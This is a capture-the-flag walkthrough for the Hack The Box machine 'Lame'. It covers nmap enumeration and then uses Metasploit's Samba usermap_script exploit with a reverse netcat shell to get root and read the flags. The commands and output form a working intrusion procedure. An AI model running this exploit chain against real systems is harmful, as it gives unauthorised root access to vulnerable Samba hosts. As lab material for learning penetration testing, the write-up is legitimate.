

Lame Walkthrough

Author: Skoboviik

Target: Lame (10.10.10.3)

Brief: Using nmap to enumerate the box. After working through some dead ends, we find an exploit for samba that we can use in metasploit to gain a root shell on the target.

1. We will start with enumeration.

- `sudo nmap -sC -sV -v -oA ./nmap 10.10.10.3`


```
:: ◦ Nmap scan report for 10.10.10.3
Host is up (0.14s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 10.10.14.13
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_smb-security-mode:
|_account_used: guest
|_authentication_level: user
|_challenge_response: supported
|_message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
|_smb-os-discovery:
|_OS: Unix (Samba 3.0.20-Debian)
|_Computer name: lame
|_NetBIOS computer name:
|_Domain name: hackthebox.gr
|_FQDN: lame.hackthebox.gr
|_System time: 2022-02-20T10:24:28-05:00
|_clock-skew: mean: 2h31m17s, deviation: 3h32m09s, median: 1m16s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 667.68 seconds
```

- Looking at port 21, I see vsFTPD 2.3.4. So let's start googling for exploits and vulnerabilities around that.
 - After running a few of the scripts, including msf exploits and failings, this looks like it is a dead end / red herring.

2. Run "msfconsole" to open up metasploit

- ```
L-$ msfconsole
```
- 
- ```
< HONK >
```
- ```
= [metasploit v6.1.27-dev]
+ -- ==[2196 exploits - 1162 auxiliary - 400 post]
+ -- ==[596 payloads - 45 encoders - 10 nops]
+ -- ==[9 evasion]
```
- Metasploit tip: Open an interactive Ruby terminal with  
`irb`
- ```
msf6 > search samba 3.0
```
- Matching Modules
- ```
=====
```
- | # | Name                                      | Disclosure Date | Rank      | Check | Description                                     |
|---|-------------------------------------------|-----------------|-----------|-------|-------------------------------------------------|
| 0 | --                                        | -----           | -----     | ----  | -----                                           |
| 0 | exploit/multi/samba/usermap_script        | 2007-05-14      | excellent | No    | Samba "username map script" Command Execution   |
| 1 | exploit/linux/samba/chain_reply           | 2010-06-16      | good      | No    | Samba chain_reply Memory Corruption (Linux x86) |
| 2 | exploit/linux/samba/lsa_transnames_heap   | 2007-05-14      | good      | Yes   | Samba lsa_io_trans_names Heap Overflow          |
| 3 | exploit/osx/samba/lsa_transnames_heap     | 2007-05-14      | average   | No    | Samba lsa_io_trans_names Heap Overflow          |
| 4 | exploit/solaris/samba/lsa_transnames_heap | 2007-05-14      | average   | No    | Samba lsa_io_trans_names Heap Overflow          |
- Interact with a module by name or index. For example `info 4`, `use 4` or `use exploit/solaris/samba/lsa_transnames_heap`
- ```
msf6 > use 0
```

- ```
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

 Name Current Setting Required Description
 ---- -
 RHOSTS 10.10.10.10 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
 RPORT 139 yes The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

 Name Current Setting Required Description
 ---- -
 LHOST 10.0.0.10 yes The listen address (an interface may be specified)
 LPORT 4444 yes The listen port
```

```
exploit target:
```

```
Id Name
-- --
0 Automatic
```

```
msf6 exploit(multi/samba/usermap_script) >
```

- We need to set RHOSTS (the target) and LHOST (Our box)
  - "set RHOSTS 10.10.10.3"
  - "set LHOST tun0"
    - The description for LHOST says an interface may be accepted, so here I put my htb vpn interface, tun0
    - Running "ip a" will list the interfaces. tun0 has the inet6 addr with "dead:beef" which you can also see on your htbvpn output
- Now that options are set, type "exploit" to start the exploit
- You should see "Command shell session opened", once that comes up, type "shell" to try to put you in a better shell
  - You may have to hit enter after it finds /bin/bash for the prompt to appear

```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 10.10.10.3
RHOSTS => 10.10.10.3
msf6 exploit(multi/samba/usermap_script) > set LHOST tun0
LHOST => tun0
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 10.10.14.13:4444
[*] Command shell session 1 opened (10.10.14.13:4444 -> 10.10.10.3:47385) at 2022-02-20 09:03:32 -0700

shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash

root@lame:/#
root@lame:/#
```

3. Now we have a foothold and a shell, but we also notice that we are root.

- First lets get the user flag
  - "ls /home" will show you the user directory. There are a few users in there and the user.txt flag could be in any one of them. We can do "ls /home/#" where # is the user, or we can do "ls /home/\*" to look in all in one line.
  - The user flag is in /home/makis and can be read by running "cat /home/makis/user.txt"

```
root@lame:/# ls /home
ls /home
ftp makis service user
root@lame:/# ls /home/*
ls /home/*
/home/ftp:

/home/makis:
user.txt

/home/service:

/home/user:
```

```
root@lame:/#
```

- Now the root flag will be inside /root, and since we are already root, we can just go in and get it with "cat /root/root.txt"

```
■ root@lame:/# ls /root
ls /root
Desktop reset_logs.sh root.txt vnc.log
root@lame:/#
```

